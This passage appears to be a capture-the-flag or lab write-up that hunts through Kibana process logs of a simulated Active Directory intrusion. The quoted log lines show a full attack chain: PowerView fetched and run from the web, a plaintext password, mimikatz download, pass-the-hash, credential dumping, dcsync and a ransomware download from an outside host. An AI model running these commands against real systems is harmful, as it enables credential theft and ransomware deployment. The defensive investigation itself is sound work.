> Aug 30, 2023 @ 00:14:36.078  1   WKSTN-0051.quick   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iex(iwr https://raw.githubusercontent.com/PowerShellMafia/Power  -
                                   logistics.org      it/master/Recon/PowerView.ps1 -useb); Invoke-ShareFinder"
> Aug 30, 2023 @ 00:18:38.647  1   WKSTN-0051.quick   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "ls FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles"          -
                                   logistics.org
> Aug 30, 2023 @ 00:19:52.889  1   WKSTN-0051.quick   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automati  -
                                   logistics.org      on.ps1"
> Aug 30, 2023 @ 00:20:23.384  1   WKSTN-0051.quick   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "$credential = (New-Object PSCredential -ArgumentList (" "QUICKLOGIS  -
                                   logistics.org      TICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd987 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -Comput
                                                      erName WKSTN-1327 -ScriptBlock {whoami}"
```

If we scroll down just a bit, we see a set of credentials with a password in plaintext and the computer name:



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "$credential = (New-Object PSCredential -ArgumentList (" "QUICKLOGIS   -
TICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd987 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -Comput
erName WKSTN-1327 -ScriptBlock {whoami}"
```


We can add the name of the computer as a filter:



```
Aug 30, 2023 @ 00:06:49.452  msoia.exe
Aug 30, 2023 @ 00:20:59.159  wsmprovhost.exe
Aug 30, 2023 @ 00:20:59.718  whoami.exe
Aug 30, 2023 @ 00:21:53.053  wsmprovhost.exe
```


Actions	Field	Value
	_id	nFrRQ4oBZjDJ_Fo7dTm4

If we continue through the timeline (scroll down), we can see that another set of credentials was harvested:




```
Aug 30, 2023 @ 01:28:22.638  "C:\Windows\system32\more.com"
Aug 30, 2023 @ 01:29:09.409  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip"
Aug 30, 2023 @ 01:29:39.620  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Expand-Archive mimi.zip"
Aug 30, 2023 @ 01:29:48.015  gpupdate.exe /target:user
Aug 30, 2023 @ 01:30:25.545  "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe" exit
Aug 30, 2023 @ 01:30:26.067  powershell.exe
Aug 30, 2023 @ 01:30:51.647  "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" privilege::debug sekurlsa::logonpasswords exit
Aug 30, 2023 @ 01:31:39.366  "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:administrator /domain:QUICKLOGISTICS /ntlm:00f80f2538dcb54e7adc715c0e7091ec /run:powershell.exe" exit
Aug 30, 2023 @ 01:31:39.426  powershell.exe
Aug 30, 2023 @ 01:33:34.635  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Invoke-Comand -ScriptBlock {hostname} -ComputerName DC01.quicklogistics.org"
```

We need to remove the hostname filter and search *dcsync* to find that another account was under the dcsync attack.



```
*dcsync*
Aug 29, 2023 @ 00:00:00.0 → Aug 31, 2
event.code: 1
3 hits

Time ↑                        process.command_line
Aug 30, 2023 @ 01:35:15.018  "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:administrator" exit
Aug 30, 2023 @ 01:47:57.809  "C:\Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:backupda" exit
Aug 30, 2023 @ 01:48:04.117  "C:\Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:administrator" exit
```

We need to lookup hostname DC01 (domain controller) and scroll down to the instant where a ransomware was downloaded:



```
Search
Aug 29, 2023 @ 00:00:00.0 → Aug 31, 2023 @ 00:00:00.0
event.code: 1    host.hostname: DC01
54 hits

Aug 30, 2023 @ 01:47:34.171  "C:\Windows\system32\net.exe" localgroup administrators
Aug 30, 2023 @ 01:47:34.186  C:\Windows\system32\net1 localgroup administrators
Aug 30, 2023 @ 01:47:57.809  "C:\Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:backupda" exit
Aug 30, 2023 @ 01:48:04.117  "C:\Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:administrator" exit
Aug 30, 2023 @ 01:49:01.493  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Invoke-Command -ScriptBlock {hostname} -ComputerName WKSTN-1327"
Aug 30, 2023 @ 01:49:11.682  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Invoke-Command -ScriptBlock {hostname} -ComputerName WKSTN-1327.quicklogistics.org"
Aug 30, 2023 @ 01:49:19.178  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Invoke-Command -ScriptBlock {hostname} -ComputerName WKSTN-0051.quicklogistics.org"
Aug 30, 2023 @ 01:50:00.494  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Invoke-Command -ScriptBlock {hostname} -ComputerName WKSTN-0051"
Aug 30, 2023 @ 01:50:37.857  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Invoke-Command -ScriptBlock {hostname} -ComputerName WKSTN-0051.quicklogistics.org"
Aug 30, 2023 @ 01:53:13.738  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe"
Aug 30, 2023 @ 01:53:33.815  "C:\Users\Administrator\ransomboogey.exe"
```